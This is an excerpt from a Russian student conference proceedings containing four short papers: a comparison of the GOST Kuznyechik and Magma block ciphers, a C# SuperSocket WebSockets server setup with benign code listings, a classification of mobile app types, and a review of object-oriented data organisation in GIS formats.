Не секрет, что информация в двадцать первом веке является одним из ценнейших ресурсов, следовательно, и спрос на нее постоянно растет. Актуальная информация – это прекрасный рычаг давления, если уметь этим воспользоваться.

Как известно, спрос рождает предложения, и охота на информацию ведется ежедневно. Именно поэтому, в наше время так остро стоит вопрос кибербезопасности. Так, в 2022 году количество кибератак в России увеличилось на 80 % [1]. Имеет место предположение о том, что никто не хочет, чтобы его данными кто-то воспользовался, да и к тому же заработал на этом. А в силу того, что ежедневно пользователи пересылают друг другу большие объемы информации, велик риск оказаться жертвой кибератаки.

Для избежания подобных ситуаций используют различные меры по защите информации, одной из которых является использование криптографических алгоритмов [2]. В нашей стране на сегодняшний день чаще всего используется ГОСТ Р 34.12-2015, который включает в себя два алгоритма шифрования: «Магма» и «Кузнечик» [3]. В данной статье рассмотрим преимущества использования алгоритма «Кузнечик» для организации защиты передачи данных, однако избегать сравнения обоих алгоритмов ГОСТ Р 34.12–2015 будет не уместно, т.к. оно позволит наиболее ярко проиллюстрировать рассматриваемый вопрос.

Начнем, с того, что разберемся, что их себя представляют оба алгоритма.

Так, «Магма» представляет собой блочный алгоритм, основанный на сети Фейстеля, с длиной шифруемого блока в 64 бита и длина ключа шифрования – 256 бит. Нельзя не упомянуть, что алгоритм «Магма» является по сути копией алгоритма ГОСТ 28147-89, за исключением того, что алгоритм ГОСТ Р 34.12–2015 использует заданную таблицу перестановок.

«Кузнечик» же в свою очередь представляет блочный алгоритм шифрования, построенный на основе SP-сети.

Суть алгоритма заключается в последовательном выполнении девяти раундов, состоящих из преобразования, путем подстановки и перестановки входного блока, и наложения раундового ключа. Последний же, десятый, раунд – неполный и состоит из наложения итерационного ключа. Стоит отметить, что раундовые ключи получаются путем преобразований основного ключа длиной 256 бит.

Что ж, после того как мы имеем общее понимание, что из себя представляют алгоритмы ГОСТ Р 34.12-2015, вернемся к основному вопросу: зачем же использовать для защиты передачи данных именно алгоритм «Кузнечик»?

Алгоритм «Кузнечик» является теоретически более криптостойким. Однако, возникает вопрос о том, почему же чаще используют алгоритм

«Магма». Проблема заключается в том, что внедрение любого нового алгоритма требует огромного количества документации и нескольких этапов согласования, а это – время.

Но в случае, когда мы говорим об организации защиты передачи данных, алгоритм «Кузнечик» оказывается выигрышной хотя бы потому, что использует длину входного блока в 128 бит, что в два раза больше длинны входного блока для алгоритма «Магма», которая соответственно составляет 64 бита. Большая длина входного блока позволяет шифровать больше информации за раз, что улучшает удобство при дальнейшей отправке сообщения.

Шифрование с применением алгоритма «Магма» происходит за 32 раунда, а с применением алгоритма «Кузнечик» всего за 10 раундов [2], что явно создает меньшую нагрузку на процессор, и шифрование происходит быстрее.

Еще одним из преимуществ данного алгоритма является его малая распространённость, звучит немного абсурдно. Однако, когда речь идет о защите информации, чем меньше алгоритм используется, тем соответственно реже его взламывают, следовательно, существует меньше решений по взлому алгоритма. В отличие от того же алгоритма «Магма», который куда более распространен и, в каком-то смысле дольше существует, ведь как упоминалось ранее он является почти точной копией предыдущего российского стандарта шифрования 1989 года.

Остановимся на том, что алгоритм «Магма» основан на сети Фейстеля, в то время как алгоритм «Кузнечик» разработан на основе SP-сети. SP-сеть по сути своей является улучшенной версией сети Фейстеля. Если сеть Фейстеля преобразует лишь половину входного блока, в SP-сети преобразование производится на всем блоком, что является неоспоримым преимуществом использования SP-сети.

Никто не будет отрицать, что прогресс не стоит на месте, и для области кибербезопасности данное утверждение также верно. Следовательно, в будущем SP-сеть будет улучшаться, что приведет к созданию новых более стойких алгоритмов.

В этом есть, преимущество для использования «Кузнечика», т. к. в последствии куда проще и дешевле будет улучшить алгоритм уже работающих на основе SP-сети, чем перестраиваться с сети Фейстеля. К тому же высока вероятность того, что алгоритм «Кузнечик», возможно немного измененный, войдет в следующий стандарт шифрования.

И напоследок, скажем о том, что алгоритм ГОСТ Р 34.12-2015 «Кузнечик» является прекрасным примером российского алгоритма, который стал альтернативой американского стандарта шифрования AES, также осиного на SP-сети, более того алгоритм «Кузнечик» не уступает американскому алгоритму, а в некоторых аспектах даже лучше него.

Итак, алгоритм «Кузнечик» – это криптостойкий алгоритм шифрования, который удобен в использовании для защиты передачи данных за счет большой длины входного блока, в сравнении с альтернативным алгоритмом «Магма» того же стандарта ГОСТ Р 34.12-2015. Также алгоритм «Кузнечик» удобнее для дальнейшего улучшения, что делает его приоритетным для перспективного использования в различных приложениях для защиты информации.

Дальнейшим развитием рассматриваемой темы будет анализ алгоритма «Кузнечик», и использование его в последующей разработке программного продукта, реализующего защиту передачи данных пользователей путем шифрования и дешифрования данных с использованием алгоритма «Кузнечик».

#### Список используемых источников

1. Сыромолотов О. Киев – плацдарм для испытания кибернаработок Запада // РИА Новости: [сайт]. 2022. URL: <https://ria.ru/20221228/syromolotov-1841757872.html> (дата обращения 20.02.2023).
2. Бутакова Н. Г., Федоров Н. В. Криптографические методы и средства защиты информации : учебное пособие. СПб. : Интермедия, 2020. С. 27–29.
3. ГОСТ Р 34.12-2015. Информационная технология. Криптографическая защита информации. Блочные шифры. М. : Стандартинформ, 2015. С. 6–9.

УДК 004.422.8  
ГРНТИ 50.41.25

## НАСТРОЙКА WEBSOCKETS-СЕРВЕРА

**М. Д. Поведайко, А. С. Тахтарова**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В данной статье рассматривается решение по созданию и настройке WebSockets-сервера. Особенность реализации протокола WebSockets между сервером и клиентом заключается в том, что этот протокол обеспечивает возможность обмена данными через постоянное соединение. WebSockets позволяет передавать данные в обоих направлениях в виде «пакетов», без разрыва соединения и дополнительных HTTP-запросов. Предложенное решение разработано на платформе .NET с подключением NuGet-пакетов SuperSocket.*

*WebSockets, сервер, NuGet, .NET, настройка.*

Сервер приложений – это сервисная программа, которая обеспечивает доступ клиентам к прикладным программам [1], а WebSockets – это протокол полнодуплексной связи на одном TCP-соединении [2]. Впервые решение такой задачи, как настройка WebSockets-сервера, может вызвать затруднения у IT-специалиста.

Перед началом работы необходимо решить, какие библиотеки могут понадобиться, и в каких будут присутствовать нужные инструменты.

На платформе .NET такими библиотеками являются NuGet-пакеты. Если быть точнее, пакет NuGet представляет собой отдельный ZIP-файл с расширением .nupkg, который содержит скомпилированный код (DLL), другие файлы, связанные с этим кодом, и описательный манифест, включающий такие сведения, как номер версии пакета. Разработчики, у которых есть код, к которому нужно предоставить общий доступ, создают пакеты и публикуют их на закрытых или открытых узлах. Потребители получают эти пакеты из соответствующих узлов, добавляют их в свои проекты, а затем вызывают функции пакета в коде своего проекта [3].

Открытый узел nuget.org содержит множество решений, связанных с управлением протоколом WebSockets. В данной работе используются такие Nuget-пакеты, как: SuperSocket, SuperSocket.WebSocket, SuperSocket.WebSocket.Server и SuperSocket.Channel. Выбранные решения отличаются наличием у них необходимого функционала, который подробнее будет рассмотрен ниже.

Рассмотрим основные методы, которыми должен оперировать WebSockets-сервер.

### 1. Конструктор сервера

На рис. 1 представлена сложная конструкция построения сервера.

```
public void CreateServer ()
{
    _host = WebSocketHostBuilder.Create ()
        .UseWebSocketMessageHandler (ServerOnReceive)
        .UseSession<WebSocketSession> ()
        .UseSessionHandler (OnConnected, OnClosed)
        .ConfigureAppConfiguration (configure =>
        {
            configure.AddInMemoryCollection (new Dictionary<string, string>
            {
                { "serverOptions:name", "WSServer" },
                { "serverOptions:listeners:0:ip", "Any" },
                { "serverOptions:listeners:0:port", "2405" }
            });
        })
        .Build ();
}
```

Рис. 1. Фрагмент листинга программы, реализующий построение сервера

В переменную `_host` записывается результат работы методов класса `WebSocketHostBuilder`. Так, например, методом `Create` создается объект сервера, `UseWebSocketMessageHandler` указывает, какой метод будет обрабатывать запросы клиента, `UseSession` определяет в какой переменной будет храниться ID-сессии клиента, `UseSessionHandler` обозначает обработчиков подключений клиентов, а `ConfigureAppConfiguration` настраивает конфигурацию сервера (название сервера, диапазон IP-адресов и порт для подключения).

## 2. Запуск сервера

Простой, но важный метод для начала работы сервера представлен на рис. 2. Здесь запускается на выполнение метод класса `WebSocketHostBuilder` с помощью объекта `_host`, созданного ранее.

```
public async Task StartServerAsync()
{
    await _host.StartAsync();
}
```

Рис. 2. Фрагмент листинга программы, реализующий запуск сервера

## 3. Возникновение события «Клиент открыл соединение»

Чтобы подготовить сервер для дальнейшей работы, необходимо создать метод, который бы запоминал ID-сессии клиентов (рис. 3), чтобы обращаться к ним в нужный момент. Таким образом, при каждом новом подключении к серверу значение ID-сессии сохраняется в коллекцию.

```
private ValueTask OnConnected(IAppSession arg)
{
    if (arg is not WebSocketSession session)
    {
        return ValueTask.CompletedTask;
    }
    lock (locker)
    {
        clients.Add(arg.SessionID, session);
    }
    return ValueTask.CompletedTask;
}
```

Рис. 3. Фрагмент листинга программы, реализующий метод по событию «Клиент открыл соединение»

## 4. Получение запроса от клиента

Для случая, когда клиент посылает запрос, ранее в конструкторе сервера было установлено, какой метод будет его обрабатывать. В нём первой

строкой запускается событие (рис. 4), которое может перехватить любой другой метод, заинтересованный в том, что содержится внутри запроса.

```
private ValueTask ServerOnReceive(WebSocketSession arg1,  
                                   WebSocketPackage arg2)  
{  
    MessageReceived?.Invoke(arg1.SessionID, arg2.Message);  
    return ValueTask.CompletedTask;  
}
```

Рис.4. Фрагмент листинга программы, реализующий получение запроса от клиента

### 5. Отправка ответа клиенту

В связке с предыдущим методом работает метод по отправке ответа клиенту (рис. 5). Зная ID-сессии клиента, он проводит поиск по коллекции. В благоприятном случае выполнится метод `SendAsync`, иначе же создается исключение, которое не даст серверу «упасть».

```
public async Task SendToClientAsync(string key, string responseMessage)  
{  
    if (!clients.TryGetValue(key, out var websocketSession))  
    {  
        throw new InvalidOperationException($"No clients with ID {key}");  
    }  
    await websocketSession.SendAsync(responseMessage);  
}
```

Рис. 5. Фрагмент листинга программы, реализующий отправку ответа клиенту

### 6. Возникновение события «Клиент закрыл соединение»

В языке программирования С# важно освободить управляемые и неуправляемые ресурсы, следовательно, серверу необходим метод, который бы удалял данные о клиентах, закрывших соединение (рис. 6). В данном случае также проверяется возможность того, что ID-сессии клиента отсутствует в коллекции, дабы предотвратить «падение» сервера.

```
private ValueTask OnClosed(IAppSession arg1, CloseEventArgs arg2)  
{  
    lock (locker)  
    {  
        if (!clients.ContainsKey(arg1.SessionID))  
        {  
            throw new InvalidOperationException($"No clients with ID {arg1.SessionID}");  
        }  
        clients.Remove(arg1.SessionID);  
    }  
    return ValueTask.CompletedTask;  
}
```

Рис. 6. Фрагмент листинга программы, реализующий метод по событию «Клиент закрыл соединение»

В результате рассмотренных рекомендаций у IT-специалиста, выполняющего настройку WebSockets-сервера впервые, сложится устойчивый алгоритм последовательности действий. Применяя вышеперечисленные действия, время на настройку сервера будет оптимизировано, что в дальнейшем позволит качественнее выполнять свои функциональные обязанности.

#### Список используемых источников

1. Что такое сервер приложения? URL: <https://habr.com/ru/post/646651/> (дата обращения 12.02.2023).
2. Документация по WebSockets. URL: [https://developer.mozilla.org/ru/docs/Web/API/WebSockets\\_API](https://developer.mozilla.org/ru/docs/Web/API/WebSockets_API) (дата обращения 12.02.2023).
3. Что такое NuGet? URL: <https://learn.microsoft.com/ru-ru/nuget/what-is-nuget> (дата обращения 16.02.2023).

УДК 303.425.2  
ГРНТИ 20.19.21

## ОБЗОР ОСНОВНЫХ КЛАССОВ МОБИЛЬНЫХ ПРИЛОЖЕНИЙ СОВРЕМЕННОГО ПОЛЬЗОВАТЕЛЯ

**П. Н. Прокопенко, А. Ю. Самаковский**

Военная орденов Жукова и Ленина Краснознаменная академия связи  
имени Маршала Советского Союза С. М. Буденного

*В данной статье описаны самые популярные классы мобильных приложений и их функционал. Осуществлен анализ современного рынка мобильных приложений для выявления предпочтений современного пользователя.*

*классификация, мобильные приложения, анализ.*

На данный момент существует множество различных классификаций мобильных приложений [1]. Однако в научной литературе слабо представлены подходы к классификации приложений, за исключением рассмотрения технических аспектов (веб-приложения, нативные и гибридные). В данной статье описаны модели основных классов мобильных приложений, которым чаще всего пользуется современный пользователь рынка мобильных приложений.

В настоящий момент можно выявить несколько основных классификаций мобильных приложений:



Системные приложения (встроенные) – это приложения, необходимые для работы операционных систем, а также системными являются предустановленные приложения, которые не связаны с системой, но при этом просто так удалить их нельзя (рис. 1). Такими приложениями являются: калькулятор, контакты, сообщения, камера, радио, диктофон и многие другие.




Рис. 1. Пример системных приложений




Рис. 2. Пример корпоративного приложения

Корпоративные приложения (рис. 2) создаются крупными брендами и фирмами для решения своих маркетинговых задач. Функционал у таких приложений обширный – информирование, продажа и сервис клиентов, а иконками чаще всего становятся логотипы компаний. В настоящий момент сегмент корпоративных приложений является предпочтительным для инвесторов, однако сложность для данного сегмента составляет перевод бизнес-задач на мобильные телефоны. Примерами таких приложения являются:

- Онлайн банки (СберБанк, Открытие, Тинькофф);
- Интернет магазины (*AliExpress, Shein, Wildberries*);
- Ресторанов быстрого питания (*Burger King, MacDonald's, KFC*).

Мобильные социальные сети и мессенджеры – это приложения, созданные для общения (рис. 3, см. ниже). Наиболее популярная категория приложений, которой ежедневно пользуются большинство пользователей. При покупке смартфона есть большая вероятность того, что на нем по умолчанию будет установлено одно или несколько подобных мобильных приложений. Благодаря им люди остаются на связи, находясь в разных уголках мира.

Данные приложения имеют расширенный функционал: общение по аудио- и видеосвязи, объединение в сообщества по интересам, давать рекламу и т. п. Примерами различных социальных приложений являются: социальные сети (ВКонтакте, Instagram, Одноклассники); мессенджеры (*Telegram, WhatsApp, Viber, Discord*).




Рис. 3. Пример мобильных социальных сетей




Рис.4. Пример контентных приложений

Контентные приложения – это мобильные приложения, служащие для удобного представления текстовой и аудиовизуальной информации (контента) пользователям (рис. 4). Сейчас такие виды активности, как прослушивание музыки, просмотр различных фильмов, клипов и фотографий, а также чтение цифровых книг являются максимально доступными и удобными для любого владельца мобильного телефона, что и рождает спрос на данную категорию мобильных приложений. Одним словом, они создаются с целью разнообразить или скоротать время любого пользователя. Примерами контентных приложений являются: Spotify, YouTube, Яндекс.Музыка, Pinteres, Twitch, Voom, Netflix, КиноПоиск, iBooks, Flipboard.

Мобильные игры – это игровая программа для мобильных устройств (рис. 5). Разработчики придумывают новые игры или совершенствуют уже выпущенные в первую очередь в коммерческих целях. Игры притягивают внимание все большей аудитории за счет множества различных жанров, в следствии чего все большее количество пользователей находят игру по своему вкусу.

Мобильные игры, как и контентные приложения, создаются для того, чтобы разнообразить время пользователя. Примерами одних из самых популярных игр являются: 2048, Subway Surfers, Minecraft, Clash of Clans, Brawl Stars, AmongUs, My Talking Tom и так далее.

Навигационные приложения – это приложения, предназначенные для навигации пользователя при помощи виртуальных карт местности и GPS навигации (рис. 6).



Рис. 1. Пример мобильных игр



Рис. 6. Пример навигационных приложений

На сегодняшний день множество людей постоянно пользуются навигаторами, картами и маршрутизаторами для комфортного перемещения по городу. Наиболее востребованы такие приложения в сфере транспортного обслуживания. Примерами навигационных приложений являются: Яндекс Карты, Google Карты, 2ГИС и другие.

В современном мире большинство людей отдают предпочтение мобильному и быстрому доступу к информации. Ежегодно процент пользователей мобильных версий сайтов увеличивается, в следствие этого компьютерные версии становятся все менее популярными [2].

В отчете DataReportal от января 2021 года говорится, что смартфоном в России владеют приблизительно 94,9 % населения [3]. Из всего вышеперечисленного можно сделать вывод о том, что в современном мире люди отдают предпочтение в основном приложениям, направленным на развлечение и хобби. Например, различные мессенджеры такие как: Telegram, VK и т. д. Но, также, значимую роль играют и приложения, разработанные для

упрощения жизни и быта современного пользователя, такие как навигационные приложения и мобильные версии банков.

#### Список используемых источников

1. Черникова Е. В. К вопросу о маркетинговой классификации мобильных приложений // Экономика и бизнес: теория и практика. 2020. № 2–2. URL: <https://cyberleninka.ru/article/n/k-voprosu-o-marketingovoy-klassifikatsii-mobilnyh-prilozheniy> (дата обращения 13.01.2023).
2. Данилов А. Р. Роль мобильных приложений в жизни современного человека // Скиф. 2017. № 9. URL: <https://cyberleninka.ru/article/n/rol-mobilnyh-prilozheniy-v-zhizni-sovremennogo-cheloveka> (дата обращения 15.01.2023).
3. DIGITAL 2021: THE RUSSIAN FEDERATION. URL: <https://datareportal.com/reports/digital-2021-russian-federation> (дата обращения 14.01.2023).

*Статья представлена научным руководителем, зам. начальника НИЦ ВАС, кандидатом технических наук О. А. Михалевым.*

УДК 004.896  
ГРНТИ 28.23.27

## ОРГАНИЗАЦИЯ ДАННЫХ В ГЕОИНФОРМАЦИОННЫХ СИСТЕМАХ С ПРИМЕНЕНИЕМ ОБЪЕКТНОГО ПОДХОДА

**П. А. Прокофьев**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Приведён аналитический обзор современных геоинформационных систем и файловых форматов, с которыми они работают. Рассмотрена общая структура геореляционных баз данных, а также структуры данных формата SXF и других файловых форматов с точки зрения реализации объектно-ориентированного подхода. Предложены перспективы развития объектных геоинформационных систем с использованием метода многоаспектного моделирования.*

*ГИС, картография, базы данных, файловые форматы, многоаспектные модели.*

С развитием информационных технологий растут требования к геоинформационным системам, которым приходится работать с большим количеством разнородной информации, зачастую выходящей за рамки геоинформатики. В настоящее время пространственно-распределённые данные разделяют на три группы: метрика, семантика и топология. Метрические

данные представляют собой информацию, отражающую расположение и геометрию пространственных объектов. Семантические данные – это атрибуты, характеризующие объект. Топология определяет взаимное пространственное расположение объектов. Рассмотрим, как представлены географические объекты и связанная с ними гетерогенная информация в современных геоинформационных системах. Для этого рассмотрим наиболее комплексные и актуальные форматы представления географических данных. В связи с тем, что существуют разные подходы к работе с геоданными в России и за рубежом, возьмём для примера два формата: географические базы данных (GDB) [1], которые являются продуктом компании ESRI (ArcGIS) и SXF (*Storage and eXchange Format*), разработанный специалистами Топографической Службы ВС РФ, используемый в таких системах как Панорама и Оператор [2].

### *Базы данных*

Геоинформационные базы, как правило, являются геореляционными. Они имеют комплексную информационную модель, реализованную серией простых таблиц с данными, содержащими классы пространственных объектов (англ. *feature class*), наборы растров и атрибуты. В таких базах данных ней метрические данные связаны с семантикой: наборы координат с идентификатором объекта, хранятся в индексированных файлах, а атрибуты – в таблицах, число строк которых равно числу «геометрических» объектов в файлах с координатами. Каждый столбец содержит значения общих атрибутов объектов, а связи между файлами и атрибутивными таблицами устанавливаются с помощью отдельного поля, содержащего идентификаторы объектов [3]. Также, расширенные объекты добавляют механизмы обработки данных в ГИС, управления топологией и инструменты для работы с растрами и атрибутами [1]. Модель данных представлена на рис. 1 (см. ниже).

Исходя из данной модели, база данных имеет дело, в первую очередь, с классами объектов, а не с объектами самими по себе. Класс объектов представляет собой набор объектов с однотипной геометрией, топологией и унифицированными атрибутами, применимыми ко всем объектам данного типа. Так, классом объектов могут быть страны, заданные в виде полигонов, для каждой из которых задана площадь, население и название столицы.

С одной стороны, при таком подходе реализовано объектное видение и реальный мир хорошо проецируется в цифровую среду. С другой стороны, одним из критериев определения объекта является его чёткая делимость от реального мира и в том числе от других объектов. Таким образом, классы объектов, являющиеся атомарной единицей в базах данных, накладывают ограничения на работу непосредственно с отдельными объектами в виде

требований к унифицированности всего класса. Конечно, применение существующего подхода оправдано и релевантно, это подтверждается востребованностью такого рода баз данных в современных геоинформационных системах. Однако, вынесение в центр внимания самого объекта и построение модели данных, основанной именно на этих сущностях, даст ряд преимуществ. К примеру, данный подход позволит устанавливать иерархические связи между родительскими и дочерними объектами (например, страна-регион-город) с расчётом соответствующей топологии, геометрии и непространственных параметров. Конечно, базы геоданных, являющиеся реляционными, уже сейчас позволяют реализовать подобную связь, однако это не является типовым решением. Очевидно, что прорабатывание «чистого» объектного подхода – плодородная почва для исследований.




Рис. 1. Модель базы геоданных

### SXF

Формат SXF работает непосредственно с объектами, а не их классами. Это следует из структуры данных (для версии двоичного вида), отображенной на рис. 2.



Рассмотрим каждую часть структуры формата. Паспортные данные содержат различные метаданные, соответствующие тем, что содержатся в зарамочном оформлении бумажных карт. Дескриптор содержит сведения, применяемые для контроля и восстановления структурной целостности формата. Далее идут записи об объектах карты, содержащие заголовок, метрику и семантику. Также, данные об объекте могут содержать информацию о количестве и метрике подобъектов. Однако, это используется лишь для определения внутренних границ первоначального объекта (например, поляны в лесу). Такое представление более соответствует объектному подходу, однако формат SXF и средства работы с ним не реализуют потенциал, объектного подхода, связанный как минимум с установлением иерархических связей между объектами. Кроме того, формат подвержен критике за ряд недостатков, среди которых отсутствие топологии [4].

Таким образом, в настоящее время существует запрос на геоинформационные технологии, созданные с применением объектного подхода для более подробного и удобного моделирования географических объектов. Существующие средства позволяют решить эту задачу лишь частично. Другие файловые форматы, не рассматриваемые в данной статье (такие как GML и GeoJSON) в контексте объектного подхода могут рассматриваться как вспомогательные средства для хранения и визуализации данных.

### *Перспективы развития объектных геоинформационных систем*

Приведенный обзор способов организации геоданных показывает, что актуальным направлением развития геоинформационных систем является расширение цифрового представления географического объекта. В настоящее время сформирован подход, при котором геоинформационные системы работают с географическими объектами как с элементами слоя (таблицы атрибутов), то есть рассматривают их как часть некоторого массива данных. Это ограничивает возможности целостного представления объекта, поскольку они не являются чётко отделимыми единицами. Для решения некоторых задач, таких как построение цифровых двойников пространственно-распределённых объектов, имеет смысл организовать модель данных таким образом, чтобы основной единицей были не таблицы данных, а цифровые объекты, соответствующие реальным. Это позволит учесть индивидуальные аспекты каждого географического объекта. Данный подход может быть реализован с помощью метода многоаспектного моделирования [5], который




Рис. 2. Структура данных файла формата SXF

откроет новые возможности для реализации цифровых двойников географических объектов, включающих более широкий функционал для задания пространственной и атрибутивной информации относительно существующего. Кроме того, метода многоаспектного моделирования позволяет реализовать полноценную связь между родительским и дочерним географическими объектами (например, город-район) как метрическую, так и семантическую [6]. Концептуальная модель объекта при таком подходе представлена на рис. 3.




Рис. 3. Структура многоаспектной модели географического объекта

Как видно из рисунка, центральной сущностью здесь является объект, включающий в себя большое количество гетерогенной информации, соответствующей различным аспектам. Объект является частью иерархической структуры, которая открывает широкие возможности для реализации различных механизмов наследования информации родительским объектом.

#### Список используемых источников

1. Архитектура базы геоданных. URL: <https://desktop.arcgis.com/ru/arcmap/latest/manage-data/geodatabases/the-architecture-of-a-geodatabase.htm> (дата обращения 09.11.2022).
2. ГИС Панорама. URL: [https://gisinfo.ru/products/map12\\_prof.htm](https://gisinfo.ru/products/map12_prof.htm) (дата обращения 17.10.2022).
3. Лурье И. К. Геоинформационное картографирование. Методы геоинформатики и цифровой обработки космических снимков : учебник. М. : КДУ, 2008. 424 с.:
4. Обсуждение использования формата SXF для хранения и обмена пространственными данными. URL: <http://www.gisa.ru/64177.html> (дата обращения 23.10.2022).
5. Верхова Г. В., Акимов С. В. Концепция многоагентной геоинформационной среды // V научный форум телекоммуникации: теория и технологии ТТТ-2021 : материалы XXIII междунар. науч. конф. Самара, 23–26 нояб 2021 г. Изд-во ФГБОУ ВО ПГУТИ, 2021. С. 251–252.



